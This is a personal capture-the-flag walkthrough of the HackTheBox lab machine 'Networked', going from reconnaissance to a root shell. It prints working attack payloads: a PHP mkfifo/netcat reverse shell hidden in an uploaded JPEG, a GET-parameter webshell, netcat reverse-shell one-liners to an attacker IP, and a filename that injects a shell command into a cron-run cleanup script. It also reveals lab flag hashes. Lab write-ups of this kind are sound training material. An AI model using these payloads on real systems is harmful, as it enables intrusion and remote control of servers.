405 HTB Networked

[HTB] Networked

by **Pablo** `https://github.com/vorkampfer/hackthebox`


- **Resources:**

    1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
    2. Savitar github `https://s4vitar.github.io/`
    3. Savitar github2 `https://github.com/s4vitar`
    4. `https://blackarch.wiki/faq/`
    5. `https://blackarch.org/faq.html`
    6. **0xdf** `https://0xdf.gitlab.io/`

- **View files with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Networked involved abusing an Apache misconfiguration that allowed me to upload an image containing a webshell with a double extension. With that, I got a shell as www-data, and then did two privescs. The first abused command injection into a script that was running to clean up the uploads directory. Then I used access to an ifcfg script to get command execution as root. In Beyond Root, I'll look a bit more at that Apache configuration. ~0xdf
```

Skill-set:

```
1. File inclusion
2. Payload injection into jpeg image. Only way to avoid this is to not allow image upload and or use a WAP.
3. Miss coded bash script with sudo -l privilege allows for the execution of check_attack.php to executed by guly. If bash is passed to command and run with sudo. Bash will be executed as root. So bad code.
4. Weak filtering
```

1. **Ping &** `whichsystem.py`

```
1.  ▷ ping -c 1 10.10.10.146
PING 10.10.10.146 (10.10.10.146) 56(84) bytes of data.
64 bytes from 10.10.10.146: icmp_seq=1 ttl=63 time=163 ms

2. ~/hackthebox/networked ▷ whichsystem.py 10.10.10.146
10.10.10.146 (ttl -> 63): Linux
```

2. **Nmap**


```
1. ▷ openscan squashed.htb
2. ▷ echo $openportz
22,80,111,2049,34901,47015,55623,59875
3. ▷ sourcez
4. ~/hackthebox ▷ echo $openportz
22,80
5. ▷ portzscan $openportz squashed.htb
6. ▷ jbat squashed/portzscan.nmap
7.  nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 networked.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.4 (protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
```

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.4 (protocol 2.0) launchpad'
2. FAIL, I do not really get anything back that would point to a specific
Ubuntu code name.
4. You can also do the same thing with the Apache version.
5. Google "Apache httpd 2.4.6 ((CentOS) PHP/5.4.16) launchpad"
6. Not really getting anything back but I am assuming a CentOS server.
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.10.10.146
http://10.10.10.146 [200 OK] Apache[2.4.6], Country[RESERVED][ZZ],
HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[10.10.10.146],
PHP[5.4.16], X-Powered-By[PHP/5.4.16]
```




Lets do some manual enumeration of the website

```
1. http://10.10.10.146/
Hello mate, we are building the new FaceMash!
Help by funding us and be the new Tyler&Cameron!
Join us at the pool party this Sat to get a glimpse
2. Lets run SSH-Enum nmap scan on port 80
3. ▷ nmap --script http-enum -p80 10.10.10.146 -oN http_enum80.nmap -vvv
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
| http-enum:
|   /backup/: Backup folder w/ directory listing
|   /icons/: Potentially interesting folder w/ directory listing
```


```
|_  /uploads/: Potentially interesting folder
4. This /backup folder looks interesting lets try it.
5. http://10.10.10.146/backup/
6. Download the backup.tar file.
```

6. **Lets examine the contents of the `backup.tar` file.**




```
1. ▷ 7z l backup.tar
2. ~/hackthebox/networked/backup ▷ tar -xf backup.tar
3. ~/hackthebox/networked/backup ▷ ls -la
drwxr-xr-x    - h@x0r 13 mrt 22:22 .
drwxr-xr-x    - h@x0r 13 mrt 22:22 ..
.rw-r--r--  10k h@x0r 13 mrt 22:19 backup.tar
.rw-r--r--  229 h@x0r  9 jul  2019 index.php
.rw-r--r-- 2,0k h@x0r  2 jul  2019 lib.php
.rw-r--r-- 1,9k h@x0r  2 jul  2019 photos.php
.rw-r--r-- 1,3k h@x0r  2 jul  2019 upload.php
4. http://10.10.10.146/photos.php
5. The pages seem to be valid
6. If I hover over the CentOS images you can see the root path is
http://10.10.10.146/uploads/
7. FAIL, I can not list anything. All I can see is a dot. We most likely do not
have the permissions required to view the page.
8. Lets check out the upload.php page.
9. http://10.10.10.146/upload.php
10. SUCCESS, I find an upload page, and it is named well. lol
```

Lets see if we can upload an image to the `upload.php` page




```
1. http://10.10.10.146/upload.php
2. I am uploading funny cat face. lol
3. Invalid image file.
4. WTF  there is nothig wrong with my image. I will try a jpeg instead.
5. I will try the jpeg image below instead. Hopefully this one works. An image
is an image. WTF
```

That time it worked. I guess it has to be a jpeg image format

- *#pwn_mkfifo_shell_insertion_into_png_image_HTB_Networked*
- *#pwn_png_image_mkfifo_shell_insertion_HTB_Networked*

```
1. ok since the file has to be jpeg lets move it to php.jpeg and inject
malicious code in it.
2. ~/hackthebox/networked ▷ cp cat_smiles.jpeg cat_smiles.php.jpeg
3. You will inject code into there. I did this before. I think it was on HTB
SwagShop
4. I will inject this payload below 1/3 of the way into the cat_smiles.php.jpg
image. http://10.10.10.146/upload.php >>> file uploaded, refresh gallery
--------------
<?php
        system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.14 443 >/tmp/f");
?>

---------------
5. Only inject the payload nothing else. Setup your netcat listener on port 443
or whatever port you choose. Change the payload IP and Port as well then we
will upload it.
6. NOW you need to refresh the 'http://10.10.10.146/photos.php' page
7. SUCCESS!
```

9. **Savitar is doing it a different way. He is just injecting a simle `system($_GET['cmd']);` shell. Then he will most likely use curl or the browser to trigger his payload. That is the same thing except this way is just a-lot faster.**

```
1. <?php system($_GET['cmd']); ?>
2. The above payload is the one savitar is injecting into the .jpeg image.
3. After uploading you just put the commands in the browser and filter the page
source for the responses.
4. [apache@networked uploads]$ lsb_release -a
bash: lsb_release: command not found
```

```
5. http://10.10.10.146/uploads/cat_smiles.php.jpeg?cmd=ls -l
total 52
-rw-r--r--  1 apache apache 13755 Mar 13 23:19 10_10_14_14.jpeg
-rw-r--r--  1 apache apache 13855 Mar 13 23:19 10_10_14_14.php.jpeg
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_4.png
-r--r--r--. 1 root   root       2 Oct 30  2018 index.html
6. Savitar then attempts to get a netcat reverse shell.
7. set up your listener 'sudo nc -nlvp 443'
8. http://10.10.10.146/uploads/cat_smiles.php.jpeg?cmd=nc -e /bin/bash
10.10.14.14 443 <<< Netcat has to be installed on target for this one liner to
work. Otherwise you would need a bash reverse shell one liner.
```

Got Shell as apache

10. **Lets upgrade and enumerate the box as user** `apache`

```
1.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.146 39642
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$
2.
sh-4.2$ script /dev/null -c bash
script /dev/null -c bash
bash-4.2$ ^Z
[1]  + 242130 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 242130 continued  sudo nc -nlvp 443
                <<< you need to type 'reset xterm' even though it will be
invisible the command will still go through.
Erase set to delete.
Kill set to control-U (^U).
Interrupt set to control-C (^C).
bash-4.2$ export TERM=xterm
bash-4.2$ export TERM=xterm-256color
bash-4.2$ source /etc/skel/.bashrc
bash: history: /usr/share/httpd/.bash_history: cannot create: Permission denied
[apache@networked uploads]$ stty rows 38 columns 186
[apache@networked uploads]$ export SHELL=/bin/bash
-------------------------------------------------------
```

Pivot to guly

- #pwn_cronjobs_view_timers
- #pwn_list_timers_systemctl
- #pwn_systemctl_list_timers

11. **Pivot to user guly**

```
1. [apache@networked guly]$ cat user.txt
cat: user.txt: Permission denied
2. [apache@networked guly]$ ls -l
total 12
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly  33 Mar 13 19:50 user.txt
3. [apache@networked guly]$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for apache: "I do not know password"
4. We have a cronjob checking attacks every */3 whatever that is. The cronjob
is being run as user guly.
5. We need to find a way to inject our payload into this cronjob file.
6. We can find out more details about cronjobs with list-timers flag.
7. [apache@networked guly]$ systemctl list-timers
NEXT                         LEFT     LAST                         PASSED
UNIT                         ACTIVATES
Thu 2024-03-14 20:04:46 CET  18h left Wed 2024-03-13 20:04:46 CET  5h 29min ago
systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

1 timers listed.
Pass --all to see loaded but inactive timers, too.
8. If i do 'crontab -l' I will not see anything because my user has no
privileges.
9. [apache@networked guly]$ crontab -l
no crontab for apache
10. [apache@networked guly]$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
11. Every 3 minutes check_attack.php is being run as guly. It says in the
permissions that is being run as root. But guly may be the creator of the
cronjob.
12. [apache@networked guly]$ ls -la
```


```
total 28
drwxr-xr-x. 2 guly guly 4096 Sep  6  2022 .
drwxr-xr-x. 3 root root   18 Jul  2  2019 ..
lrwxrwxrwx. 1 root root    9 Sep  7  2022 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly   18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly  193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly  231 Oct 30  2018 .bashrc
-r--r--r--. 1 root root  782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root   44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly   33 Mar 13 19:50 user.txt
```

PoC for manipulating `$path` in dangerous php commands like eval and exec.

12. **Lets look to see what this `check_attack.php` file is doing**

```
1. [apache@networked guly]$ cat check_attack.php
2. I really do not understand PHP so I will regurgitate what S4vitar says.
3. Once again they do not have a full path in an exec command. I can change the path of $path or $value to say /dev/shm and inject my malicious payload in a file in /dev/shm and it would run as root. If I am able to change the path of $value or $path. If I export /tmp to $path. If I am allowed to do that. Then in that shell session. /tmp will be the first directory in $path. So If I create a file that $path represents the cronjob will attempt to run my /tmp file first.
```

In all honesty I am completely lost right now.



Steps to pivot to guly

```
1. [apache@networked guly]$ cd /var/www/html/uploads
[apache@networked uploads]$ ls -l
```

```
2. [apache@networked uploads]$ touch '; nc -c bash 10.10.14.14 443'
3.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
4. [apache@networked uploads]$ ls
10_10_14_14.jpeg  10_10_14_14.php.jpeg  127_0_0_1.png  127_0_0_2.png
127_0_0_3.png  127_0_0_4.png  ; nc -c bash 10.10.14.14 443  index.html
5. Now I just wait for the cronjob to run.
6. SUCCESS, it worked.
```

PROTIP

Payload explained at time stamp `25:00`

14. **I will explain how this payload worked with the php command from the cronjob. The cronjob is running `check_attack.php` every 3 minutes. So, I cat out `check_attack.php`**

```
1. [guly@networked ~]$ cat check_attack.php | grep -i 'rm'
    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
2. Here you can see what is going on.
3. $value is deleting everything from the path /var/www/html/* so when it does
that in the cronjob every 3 minutes. Our payload.
4. $ touch '; nc -c bash 10.10.14.14 443'
5. Will get deleted but the ';' semicolon will tell the cronjob to stop and run
the following command. Simple and effective payload.
```

15. **We really need to upgrade this shell. I have no bash prompt**

```
1.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.146 39644

bash

whoami
guly
export TERM=xterm
script /dev/null -c bash
[guly@networked ~]$ ^Z
[1]  + 371274 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 371274 continued  sudo nc -nlvp 443
                                        bash: rreset: command not found
```

```
[guly@networked ~]$
Erase set to delete.
Kill set to control-U (^U).
Interrupt set to control-C (^C).
[guly@networked ~]$ export TERM=xterm
[guly@networked ~]$ export TERM=xterm-256color
[guly@networked ~]$ source /etc/skel/.bashrc
[guly@networked ~]$ stty rows 38 columns 186
[guly@networked ~]$ export SHELL=/bin/bash
[guly@networked ~]$
2. Updating this shell was very necessary. I did not even have a bash prompt.
```

15. **User flag and begin privelege escalation process.**

```
1. [guly@networked ~]$ cat user.txt
937224b6957227e1bc97d73ab190ff91
2. [guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
3. [guly@networked home]$ ls -la /usr/local/sbin/changename.sh
-rwxr-xr-x 1 root root 422 Jul  8  2019 /usr/local/sbin/changename.sh
```


16. **Sudo -l**

```
1. If I run the following command from the sudo -l output. Sudo password is not
required.
2. [guly@networked home]$ sudo /usr/local/sbin/changename.sh
interface NAME:
3. It just executes it because we have ALL in the sudoers file just for this
script only.
4. Google 'network-scripts centos7 exploit'
```

17. **Payload to Root**

```
1. The sh script is flawed basically. If you request a bash shell at the
beginning and put any giberish in as parameters it will eventually give you the
```

```
bash shell you requested as root because you used sudo and root is owner of the
bash script.
2. [guly@networked home]$ sudo /usr/local/sbin/changename.sh
interface NAME:
foo bash
interface PROXY_METHOD:
foo1
interface BROWSER_ONLY:
foo2
interface BOOTPROTO:
foo3
[root@networked network-scripts]# whoami
root
[root@networked network-scripts]# cat /root/root.txt
bde1385e8e8291a3361248b588802713
[root@networked network-scripts]#
3. This website link explains it in detail. >>>
https://vulmon.com/exploitdetails?
qidtp=maillist_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f
4. SUCCESS! Pwn3d!
```



Post Exploitation & comments